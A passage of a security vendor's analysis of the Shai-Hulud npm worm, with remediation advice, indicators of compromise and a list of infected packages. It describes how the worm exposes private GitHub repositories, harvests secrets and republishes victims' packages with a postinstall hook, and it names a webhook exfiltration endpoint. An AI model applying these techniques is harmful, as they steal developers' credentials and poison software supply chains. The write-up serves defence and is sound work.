
This unusual method for data collection is designed for a one-time extraction of secrets from a user’s repositories. However, it poses a threat not only to Shai-Hulud victims but also to ordinary researchers. If you search for “shai-hulud” on GitHub, you will find numerous repositories that have been compromised by the worm.

Open GitHub repositories compromised by Shai-Hulud

Open GitHub repositories compromised by Shai-Hulud

The main bundle.js script then requests a list of all organizations associated with the victim and runs the migration function for each one. This function also runs a bash script, but in this case, it saves it to /tmp/migrate-repos.sh, passing the organization name, username, and token as parameters for further malicious activity.

The bash script automates the migration of all private and internal repositories from the specified GitHub organization to the user’s account, making them public. The script also uses the GitHub API to copy the contents of the private repositories as mirrors.

We believe these actions are intended for the automated theft of source code from the private repositories of popular communities and organizations. For example, the well-known company CrowdStrike was caught in this wave of infections.

The worm’s self-replication

After running operations on the victim’s GitHub, the main bundle.js script moves on to its next crucial stage: self-replication. First, the script gets a list of the victim’s 20 most downloaded packages. To do this, it performs a search query with the username from the previously obtained npm token:

https://registry.npmjs.org/-/v1/search?text=maintainer:{%user_details%}&size=20


Next, for each of the packages it finds, it calls the updatePackage function. This function first attempts to download the tarball version of the package (a .TAR archive). If it exists, a temporary directory named npm-update-{target_package_name} is created. The tarball version of the package is saved there as package.tgz, then unpacked and modified as follows:

  • The malicious bundle.js is added to the original package.
  • A postinstall command is added to the package.json file (which is used in Node.js projects to manage dependencies and project metadata). This command is configured to execute the malicious script via node bundle.js.
  • The package version number is incremented by 1.

The modified package is then re-packed and published to npm as a new version with the npm publish command. After this, the temporary directory for the package is cleared.

The updatePackage function, formatted for readability

The updatePackage function, formatted for readability

Uploading secrets to GitHub

Next, the worm uses the previously mentioned TruffleHog utility to harvest secrets from the target system. It downloads the latest version of the utility from the original repository for the specific operating system type using the following link:

https://github.com/trufflesecurity/trufflehog/releases/download/{utility version}/{OS-specific file}

The worm also uses modules for AWS and Google Cloud Platform (GCP) to scan for secrets. The script then aggregates the collected data into a single object and creates a repository named “Shai-Hulud” in the victim’s profile. It then uploads the collected information to this repository as a data.json file.

Below is a list of data formats collected from the victim’s system and uploaded to GitHub:

{
 "application": {
  "name": "",
  "version": "",
  "description": ""
 },
 "system": {
  "platform": "",
  "architecture": "",
  "platformDetailed": "",
  "architectureDetailed": ""
 },
 "runtime": {
  "nodeVersion": "",
  "platform": "",
  "architecture": "",
  "timestamp": ""
 },
 "environment": {
 },
 "modules": {
  "github": {
   "authenticated": false,
   "token": "",
   "username": {}
  },
  "aws": {
   "secrets": []
  },
  "gcp": {
   "secrets": []
  },
  "truffleHog": {
   "available": false,
   "installed": false,
   "version": "",
   "platform": "",
   "results": [
    {}
   ]
  },
  "npm": {
   "token": "",
   "authenticated": true,
   "username": ""
  }
 }
}

Infection characteristics

A distinctive characteristic of the modified packages is that they contain an archive named package.tar. This is worth noting because packages usually contain an archive with a name that matches the package itself.

Through our research, we were able to identify the first package from which Shai-Hulud began to spread, thanks to a key difference. As we mentioned earlier, after infection, a postinstall command to execute the malicious script, node bundle.js, is written to the package.json file. This command typically runs immediately after installation. However, we discovered that one of the infected packages listed the same command as a preinstall command, meaning it ran before the installation. This package was ngx-bootstrap version 18.1.4. We believe this was the starting point for the spread of this infection. This hypothesis is further supported by the fact that the archive name in the first infected version of this package differed from the name characteristic of later infected packages (package.tar).

While investigating different packages, we noticed that in some cases, a single package contained multiple versions with malicious code. This was likely possible because the infection spread to all maintainers and contributors of packages, and the malicious code was then introduced from each of their accounts.

Infected libraries and CrowdStrike

The rapidly spreading Shai-Hulud worm has infected many popular libraries that organizations and developers use daily. Shai-Hulud has infected over 500 popular packages in recent days, including libraries from the well-known company CrowdStrike.
Among the infected libraries were the following:

  • @crowdstrike/commitlint versions 8.1.1, 8.1.2
  • @crowdstrike/falcon-shoelace versions 0.4.1, 0.4.2
  • @crowdstrike/foundry-js versions 0.19.1, 0.19.2
  • @crowdstrike/glide-core versions 0.34.2, 0.34.3
  • @crowdstrike/logscale-dashboard versions 1.205.1, 1.205.2
  • @crowdstrike/logscale-file-editor versions 1.205.1, 1.205.2
  • @crowdstrike/logscale-parser-edit versions 1.205.1, 1.205.2
  • @crowdstrike/logscale-search versions 1.205.1, 1.205.2
  • @crowdstrike/tailwind-toucan-base versions 5.0.1, 5.0.2

But the event that has drawn significant attention to this spreading threat was the infection of the @ctrl/tinycolor library, which is downloaded by over two million users every week.

As mentioned above, the malicious script exposes an organization’s private repositories, posing a serious threat to their owners, as this creates a risk of exposing the source code of their libraries and products, among other things, and leading to an even greater loss of data.

Prevention and protection

To protect against this type of infection, we recommend using a specialized solution for monitoring open-source components. Kaspersky maintains a continuous feed of compromised packages and libraries, which can be used to secure your supply chain and protect development from similar threats.

For personal devices, we recommend Kaspersky Premium, which provides multi-layered protection to prevent and neutralize infection threats. Our solution can also restore the device’s functionality if it’s infected with malware.

For corporate devices, we advise implementing a comprehensive solution like Kaspersky Next, which allows you to build a flexible and effective security system. This product line provides threat visibility and real-time protection, as well as EDR and XDR capabilities for investigation and response. It is suitable for organizations of any scale or industry.

Kaspersky products detect the Shai-Hulud threat as HEUR:Worm.Script.Shulud.gen.

In the event of a Shai-Hulud infection, and as a proactive response to the spreading threat, we recommend taking the following measures across your systems and infrastructure:

  • Use a reliable security solution to conduct a full system scan.
  • Audit your GitHub repositories:
    • Check for repositories named shai-hulud.
    • Look for non-trivial or unknown branches, pull requests, and files.
    • Audit GitHub Actions logs for strings containing shai-hulud.
  • Reissue npm and GitHub tokens, cloud keys (specifically for AWS and Google Cloud Platform), and rotate other secrets.
  • Clear the cache and inventory your npm modules: check for malicious ones and roll back versions to clean ones.
  • Check for indicators of compromise, such as files in the system or network artifacts.

Indicators of compromise

Files:
bundle.js
shai-hulud-workflow.yml

Strings:
shai-hulud

Hashes:
C96FBBE010DD4C5BFB801780856EC228
78E701F42B76CCDE3F2678E548886860

Network artifacts:
https://webhook.site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7

Compromised packages:
@ahmedhfarag/ngx-perfect-scrollbar
@ahmedhfarag/ngx-virtual-scroller
@art-ws/common
@art-ws/config-eslint
@art-ws/config-ts
@art-ws/db-context
@art-ws/di
@art-ws/di-node
@art-ws/eslint
@art-ws/fastify-http-server
@art-ws/http-server
@art-ws/openapi
@art-ws/package-base
@art-ws/prettier
@art-ws/slf
@art-ws/ssl-info
@art-ws/web-app
@basic-ui-components-stc/basic-ui-components
@crowdstrike/commitlint
@crowdstrike/falcon-shoelace
@crowdstrike/foundry-js
@crowdstrike/glide-core
@crowdstrike/logscale-dashboard
@crowdstrike/logscale-file-editor
@crowdstrike/logscale-parser-edit
@crowdstrike/logscale-search
@crowdstrike/tailwind-toucan-base
@ctrl/deluge
@ctrl/golang-template
@ctrl/magnet-link
@ctrl/ngx-codemirror
@ctrl/ngx-csv
@ctrl/ngx-emoji-mart
@ctrl/ngx-rightclick
@ctrl/qbittorrent
@ctrl/react-adsense
@ctrl/shared-torrent
@ctrl/tinycolor
@ctrl/torrent-file
@ctrl/transmission
@ctrl/ts-base32
@nativescript-community/arraybuffers
@nativescript-community/gesturehandler
@nativescript-community/perms
@nativescript-community/sentry
@nativescript-community/sqlite
@nativescript-community/text
@nativescript-community/typeorm
@nativescript-community/ui-collectionview
@nativescript-community/ui-document-picker
@nativescript-community/ui-drawer
@nativescript-community/ui-image
@nativescript-community/ui-label
@nativescript-community/ui-material-bottom-navigation
@nativescript-community/ui-material-bottomsheet
@nativescript-community/ui-material-core
@nativescript-community/ui-material-core-tabs
@nativescript-community/ui-material-ripple
@nativescript-community/ui-material-tabs
@nativescript-community/ui-pager
@nativescript-community/ui-pulltorefresh
@nstudio/angular
@nstudio/focus
@nstudio/nativescript-checkbox
@nstudio/nativescript-loading-indicator
@nstudio/ui-collectionview
@nstudio/web
@nstudio/web-angular
@nstudio/xplat
@nstudio/xplat-utils
@operato/board
@operato/data-grist
@operato/graphql
@operato/headroom
@operato/help
@operato/i18n
@operato/input
@operato/layout
@operato/popup
@operato/pull-to-refresh
@operato/shell
@operato/styles
@operato/utils
@teselagen/bio-parsers
@teselagen/bounce-loader
@teselagen/file-utils
@teselagen/liquibase-tools
@teselagen/ove
@teselagen/range-utils
@teselagen/react-list
@teselagen/react-table
@teselagen/sequence-utils
@teselagen/ui
@thangved/callback-window
@things-factory/attachment-base
@things-factory/auth-base
@things-factory/email-base
@things-factory/env
@things-factory/integration-base
@things-factory/integration-marketplace
@things-factory/shell
@tnf-dev/api
@tnf-dev/core
@tnf-dev/js
@tnf-dev/mui
@tnf-dev/react
@ui-ux-gang/devextreme-angular-rpk
@ui-ux-gang/devextreme-rpk
@yoobic/design-system
@yoobic/jpeg-camera-es6
@yoobic/yobi
ace-colorpicker-rpk
airchief
airpilot
angulartics2
another-shai
browser-webdriver-downloader
capacitor-notificationhandler
capacitor-plugin-healthapp
capacitor-plugin-ihealth
capacitor-plugin-vonage
capacitorandroidpermissions
config-cordova
cordova-plugin-voxeet2
cordova-voxeet
create-hest-app
db-evo
devextreme-angular-rpk
devextreme-rpk
ember-browser-services
ember-headless-form
ember-headless-form-yup
ember-headless-table
ember-url-hash-polyfill
ember-velcro
encounter-playground
eslint-config-crowdstrike
eslint-config-crowdstrike-node
eslint-config-teselagen
globalize-rpk
graphql-sequelize-teselagen
json-rules-engine-simplified
jumpgate
koa2-swagger-ui
mcfly-semantic-release
mcp-knowledge-base
mcp-knowledge-graph
mobioffice-cli
monorepo-next
mstate-angular
mstate-cli
mstate-dev-react
mstate-react
ng-imports-checker
ng2-file-upload
ngx-bootstrap
ngx-color
ngx-toastr
ngx-trend
ngx-ws
oradm-to-gql
oradm-to-sqlz
ove-auto-annotate
pm2-gelf-json
printjs-rpk
react-complaint-image
react-jsonschema-form-conditionals
react-jsonschema-form-extras
react-jsonschema-rxnt-extras
remark-preset-lint-crowdstrike
rxnt-authentication
rxnt-healthchecks-nestjs
rxnt-kue
swc-plugin-component-annotate
tbssnch
teselagen-interval-tree
tg-client-query-builder
tg-redbird
tg-seq-gen
thangved-react-grid
ts-gaussian
ts-imports
tvi-cli
ve-bamreader
ve-editor
verror-extra
voip-callkit
wdio-web-reporter
yargs-help-output
yoo-styles

❌